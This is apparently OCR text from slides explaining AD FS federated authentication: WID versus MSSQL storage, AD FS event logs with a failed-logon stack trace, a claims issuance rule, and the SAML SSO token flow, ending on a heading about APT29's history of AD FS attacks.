
Federated Authentication




OWA + AD FS




AD FS Exchange on-prem



WID vs MSSQL





WID	MSSQL
MSSQL "lite"	MSSQL server(s)
On the Primary / Secondary AD FS	High Availability
No token replay detection	100 + trust relationships
Limited to 30 federation servers	

Microsoft.IdentityServer.*.[dll][exe]

- Event Viewer (Local)
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Services Logs
    - AD FS
      - Admin
    - AD FS Tracing
      - Debug
    - Device Registration Service
      - DRS/Admin
    - Device Registration Service Tracing
      - Debug
    - Hardware Events
    - Intel
    - Internet Explorer
    - Key Management Service
    - Microsoft
    - Microsoft-IE
    - Microsoft-IEFRAME
    - NIS-Driver-WFP/Diagnostic
    - OpenSSH
    - Windows PowerShell
  - Subscriptions

Admin Number of events: 6

Level	Date and Time	Source	Event ID	Task Category
Error	3/28/2024 5:33:32 PM	AD FS	364	None
Warning	3/28/2024 5:33:32 PM	AD FS	1000	None
Error	3/28/2024 5:33:32 PM	AD FS	342	None
Error	3/28/2024 5:30:46 PM	AD FS	364	None
Warning	3/28/2024 5:30:46 PM	AD FS	1000	None
Error	3/28/2024 5:30:46 PM	AD FS	342	None

Event 342, AD FS

General | Details

```
Token validation failed.

Additional Data

Token Type:
http://schemas.microsoft.com/ws/2006/05/identitymodel/tokens/UserName
%Error message:
blah@doesnotexist.local-The user name or password is incorrect

Exception details:
System.IdentityModel.Tokens.SecurityTokenValidationException: blah@doesnotexist.local ---> System.ComponentModel.Win32Exception: The user name or password is incorrect
   at Microsoft.IdentityServer.Tokens.LsaLogonUserHelper.GetLsaLogonUserHandle(SafeHGlobalHandle pLogonInfo, Int32 logonInfoSize, SafeCloseHandle& tokenHandle, SafeLsaReturnBufferHandle& profileHandle)
   at Microsoft.IdentityServer.Tokens.LsaLogonUserHelper.GetLsaLogonUserInfo(SafeHGlobalHandle pLogonInfo, Int32 logonInfoSize, DateTime& nextPasswordChange, DateTime& lastPasswordChange, String authenticationType, String issuerName)
   at Microsoft.IdentityServer.Tokens.LsaLogonUserHelper.GetLsaLogonUser(String domain, String username, String password, DateTime& nextPasswordChange, DateTime& lastPasswordChange, String issuerName)
   at Microsoft.IdentityServer.Service.LocalAccountStores.ActiveDirectory.ActiveDirectoryCpTrustStore.ValidateUser(IAuthenticationContext context)
   --- End of inner exception stack trace ---
   at Microsoft.IdentityServer.Service.LocalAccountStores.ActiveDirectory.ActiveDirectoryCpTrustStore.ValidateUser(IAuthenticationContext context)
   at Microsoft.IdentityServer.Service.Tokens.MsisLocalCpUserNameSecurityTokenHandler.ValidateTokenInternal(UsernameAuthenticationContext usernameAuthenticationContext, SecurityToken token)
   at Microsoft.IdentityServer.Service.Tokens.MsisLocalCpUserNameSecurityTokenHandler.ValidateToken(SecurityToken token)

System.ComponentModel.Win32Exception (0x80004005): The user name or password is incorrect
   at Microsoft.IdentityServer.Tokens.LsaLogonUserHelper.GetLsaLogonUserHandle(SafeHGlobalHandle pLogonInfo, Int32 logonInfoSize, SafeCloseHandle& tokenHandle, SafeLsaReturnBufferHandle& profileHandle)
   at Microsoft.IdentityServer.Tokens.LsaLogonUserHelper.GetLsaLogonUserInfo(SafeHGlobalHandle pLogonInfo, Int32 logonInfoSize, DateTime& nextPasswordChange, DateTime& lastPasswordChange, String authenticationType, String issuerName)
   at Microsoft.IdentityServer.Tokens.LsaLogonUserHelper.GetLsaLogonUser(String domain, String username, String password, DateTime& nextPasswordChange, DateTime& lastPasswordChange, String issuerName)
   at Microsoft.IdentityServer.Service.LocalAccountStores.ActiveDirectory.ActiveDirectoryCpTrustStore.ValidateUser(IAuthenticationContext context)
```

Claims ?

Condition block

An issuance statement


Attribute Store to query

Type to accept

Type to query

Type to accept


```
@RuleName = "ActiveDirectoryUserSID"
c:[
  Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname",
  Issuer == "AD AUTHORITY"
] => issue(
  store = "Active Directory",
  types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
  query = ";objectSID;{0}",
  param = c.Value
);
```


1. User navigates to a SAML SSO enabled website
2. Website requests an authentication token.
3. User is sent to AD FS server to authenticate and requests a token.
User
SAML SSO
SAML SSO-enabled website
Token
AD FS server
AD FS claims engine
4a. Accepts or eliminates incoming claims from the token based on acceptance rules
4b. Issues permit or deny claims based on authorization rules
4c. Issues outgoing claims for packaging into security token based on issuance rules
7. Website grants the user access
6. User sends the token to the original SAML SSO enabled website.
5. AD FS server issues token containing the user's claims.

APT29:
History of AD FS Attacks

